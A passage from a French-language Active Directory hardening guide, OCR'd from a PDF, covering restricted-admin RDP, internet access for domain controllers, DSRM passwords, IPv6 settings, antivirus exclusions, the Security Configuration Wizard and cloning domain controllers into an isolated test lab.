
était initialement disponible que sous Windows 8.1 / Windows 2012 R2. Elle est maintenant disponible sous Windows 7 / Windows 2008 R2 après installation du correctif suivant :
http://support.microsoft.com/kb/2984972

Pour se connecter en Bureau à distance en mode *restrictedAdmin*, taper la commande :
mstsc /restrictedadmin
Se connecter en tant qu'administrateur du domaine.
Si on essaie de se connecter sur un serveur distant depuis la session RDP, on a un message *Access is denied*. Pour plus d'informations : http://blogs.technet.com/b/kfalde/archive/2013/08/14/restricted-admin-mode-for-rdp-in-windows-8-1-2012-r2.aspx

6.9 RESTREINDRE L'ACCES A INTERNET DEPUIS LES CONTROLEURS DE DOMAINE


Deux solutions sont possibles pour l'accès Internet des contrôleurs de domaine :

Configurer les contrôleurs de domaine pour ne disposer d'aucun accès Internet :
Cette solution nécessite de décocher les cases *Check for publisher's certificate revocation*, *Check for server certificate revocation* et *Check for signature on downloaded programs*. Dans le cas contraire, vous pourrez rencontrer des échecs ou des lenteurs lors de l'installation de certains programmes tiers ou des correctifs de sécurité. Il sera aussi nécessaire de configurer les serveurs DNS sur les contrôleurs de domaine pour utiliser d'autres serveurs DNS (redirecteurs) pour résoudre les noms DNS externes. Le serveur NTP utilisé au niveau du contrôleur du domaine racine avec le rôle de PDC Emulateur devra être un serveur interne.



Configurer les contrôleurs de domaine pour disposer d'un accès limité à Internet (flux DNS, HTTP et HTTPS, NTP):
Cette configuration est plus simple à mettre en œuvre. Pour ne pas compromettre la sécurité, je vous invite cependant à laisser l'UAC actif afin de disposer d'Internet Explorer en mode protégé.

Au niveau de la configuration de la sécurité renforcée Internet Explorer
Ce dispositif permet de brider très fortement l'accès Internet et demande de multiples confirmations lors de l'accès à un site web standard. La fréquence des POPUP est très problématique car elle pousse les administrateurs à confirmer le message sans le lire. Pour cette raison, je préfère à titre personnel désactiver cette fonctionnalité.



6.10 CONFIGURER LE MOT DE PASSE DSRM

Le mot de passe DSRM est requis lors des opérations de restauration de l'annuaire Active Directory. Ce mot de passe est très critique et doit respecter les exigences suivantes :


- Etre connu par l'équipe d'administration du service Active Directory.
- Etre stocké dans un emplacement sécurisé.
- Si possible être différent pour chaque contrôleur de domaine.
- Contenir au moins 24 caractères.

Ce mot de passe est défini lors de promotion d'un contrôleur de domaine. Il est possible d'utiliser l'outil *NTDSUTIL* pour changer le mot de passe *DSRM* ultérieurement.


6.11 DEPLOYER UNE CONFIGURATION STANDARD SUR TOUS LES CONTROLEURS DE DOMAINE

6.11.1 CONFIGURER IPV6

Par défaut depuis Windows 2008 R1, le protocole IPV6 est prioritaire sur le protocole IPV4.
Quand on fait un *ping localhost*, c'est l'adresse *::1* qui répond en non 127.0.0.1.
Microsoft recommande de ne pas désactiver IPV6 complétement mais de configurer IPV4 en tant que protocole préféré. Lancer l'éditeur de base de registre et définir l'entrée de registre DisabledComponents (REG_DWORD) à 32 (décimal) dans *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TCPIP6\Parameters*.



Il est aussi possible de déployer cette entrée de registre à l'aide d'une GPO de préférence.



Pour plus d'informations : https://support.microsoft.com/kb/929852/en-us

6.11.2 DEPLOYER UN ANTIVIRUS A JOUR ET CONFIGURER LES EXCLUSIONS


Un antivirus pour le système d'exploitation doit être déployé sur les contrôleurs de domaine. Ce dernier doit cependant être configuré pour exclure de l'analyse les fichiers / dossiers indiqués dans l'article Microsoft http://support.microsoft.com/kb/822158/en-us comme les fichiers de la base de données Active Directory ou du répertoire *SYSVOL*.


6.11.3 UTILISER L'ASSISTANT DE CONFIGURATION DE LA SECURITE


Depuis Windows 2003 Server SP1, Microsoft propose un assistant pour renforcer la sécurité des serveurs. Sous Windows 2012 R2, cet assistant est disponible au niveau du *Server Manager* dans le menu *Tasks*.
L'assistant applique une configuration en se basant sur les rôles déployés sur la machine modèle. Cet outil va détecter automatiquement la configuration de la machine (un contrôleur de domaine / serveur DNS dans notre cas) et va proposer une configuration idéale en fonction des services présents sur la machine. **La mise en œuvre de cette solution suppose donc que les rôles déployés sur les serveurs n'évolueront pas dans le temps**. Vous ne pourrez pas déployer un nouveau rôle sur vos serveurs s'ils ont été configurés avec cet assistant sans prévoir une phase de reconfiguration.

L'assistant *Security Configuration Wizard* et son équivalent en ligne de commande *scwcmd* permettent :
- De créer une configuration modèle (génération d'un fichier XML).
- D'analyser si une machine est conforme à une configuration modèle.
- D'appliquer une configuration modèle à une machine.
- De supprimer une configuration modèle appliquée à une machine.
- De convertir une configuration (fichier XML) en un objet GPO à l'aide de la commande suivante : *scwcmd transform /p:"C:WindowssecuritymsscwPoliciestest.xml" /g:"Server Security"*


L'outil analyse les rôles présents sur le serveur et va proposer de :
- Désactiver les services inutiles sur le serveur.
- Configurer les exceptions requises au niveau du pare-feu Windows.
- Configurer les paramètres de sécurité de la machine.







Pour configurer les règles de sécurité, l'outil pose des questions sur le type de clients et propose une configuration sécurisée. Dans l'exemple ci-dessous, les paramètres en production dans l'annuaire sont plus sécurisés que ceux proposés par l'outil. Seul le protocole d'authentification NTLM V2 est autorisé dans l'annuaire alors que l'outil nous propose d'autoriser NTLM V1 et V2. Un regard critique est donc requis sur la configuration proposée par l'outil.



Le site suivant donne quelques retours d'expériences sur la sécurisation renforcée de clusters Windows. La conclusion est sans appel. Utiliser le *Security Configuration Wizard* permet d'avoir une configuration sécurisée et fonctionnelle.
http://blogs.technet.com/b/mspfe/archive/2014/05/29/why-you-should-avoid-manual-server-hardening.aspx

Pour plus d'informations :
http://technet.microsoft.com/en-us/security/jj720323.aspx
http://www.petri.com/protect-windows-server-using-the-security-configuration-wizard-part-2-applying-and-rolling-back-policies-and-advanced-features.htm
http://technet.microsoft.com/en-us/library/ff807358.aspx

6.11.4 TESTER VOTRE IMAGE DANS UN ENVIRONNEMENT DE QUALIFICATION

Pour tester l'image de déploiement des contrôleurs de domaine il est nécessaire de déployer un environnement de maquette copie conforme de l'environnement de production.

6.11.4.1 Prérequis (variable selon votre environnement)

Un serveur avec 8 Go de mémoire, un disque SSD de 128 Go.
Un contrôleur de domaine hébergé sur une machine virtuelle. Il sera nécessaire de déployer la même solution de virtualisation sur le serveur de qualification que sur l'environnement de production (VMware ESX 5.5, Hyper-V…). On notera que VMware ESX 5.5 désactive le cache des disques d'où l'obligation d'utiliser un disque SSD pour conserver des performances correctes et qu'il ne reconnaît que certaines cartes réseaux (Intel *E1000* entre autres).
Si vous disposez que de contrôleurs de domaine physique, je vous invite à déployer un contrôleur de domaine temporaire sur une machine virtuelle (par domaine). Eviter le P2V car cela risque de générer des *USN roll back* comme expliqué dans cet article : http://support.microsoft.com/kb/875495/en-us.

6.11.4.2 Etape 1 : virtualisation d'un contrôleur de domaine par domaine (exemple avec une forêt contenant 2 domaines) :

Arrêter un des contrôleurs de domaine dans chaque domaine et copier ces deux contrôleurs de domaine en copiant les fichiers de la machine virtuelle (VM) correspondante sur le serveur de tests. Il faut arrêter les deux contrôleurs de domaine en même temps ! Attention, cela peut avoir de l'impact sur des applications comme Exchange, car cette solution s'appuie sur certains contrôleurs de domaine (*DS Access*). Cela est encore plus problématique si les *DS ACCESS* ont été forcés. Pour plus d'informations, je vous invite à lire cet article http://support.microsoft.com/kb/910999.

Dès que la copie des deux contrôleurs de domaine (un pour le domaine racine et un pour le domaine enfant) est terminée, redémarrer les contrôleurs de domaine de production (la version originale). Surtout ne pas démarrer la copie des 2 deux contrôleurs de domaine (VMs) à ce moment.

Configurer les machines virtuelles dupliquées pour démarrer **dans un environnement réseau isolé**. Pour les personnes sous VMware ESX, créer un nouveau vSwitch. Vous ne devez pas lui affecter de carte réseau physique. Mapper la carte réseau des deux machines virtuelles dans ce vSwitch. Avec Hyper-V / XenServer, créer un réseau interne et configurer la carte réseau des deux machines virtuelles dans ce réseau Interne. **Il ne faut surtout pas que les machines virtuelles de l'environnement de tests puissent communiquer avec l'environnement de production.** Si cela arrive, vous allez générer des conflits de réplication très graves. Pour éviter ce problème (en cas d'erreur de configuration de la solution de virtualisation), changer l'adresse IP des contrôleurs de domaine pour utiliser une plage non utilisée et non routée sur votre réseau de production.

Le contrôleur de domaine dupliqué doit être de préférence un serveur DNS si vous voulez récupérer les zones DNS. Pour rappel les zones DNS hébergées dans la *ForestDnsZones* et dans la *DomainDnsZones* ne sont répliquées que sur les contrôleurs de domaine qui sont serveurs DNS.

6.11.4.3 Étape 2 : nettoyage de l'annuaire

Il faut supprimer les contrôleurs de domaine qui n'ont pas été copiés. Transférer (mode forcé) si nécessaire les rôles FSMO. C'est comme si vous aviez fait un *DCPROMO* / *FORCEREMOVAL* sur tous les contrôleurs de domaine qui n'ont pas été copiés. Pour cela, on va utiliser l'outil *NTDSUTIL* et appliquer les procédures ci-dessous :
http://support.microsoft.com/kb/255504/en-us
http://support.microsoft.com/kb/216498/en-us
http://support.microsoft.com/kb/230306
http://support.microsoft.com/kb/887424/fr

6.11.4.4 Etape 3 : restauration des applications métiers qui s'appuient sur l'annuaire

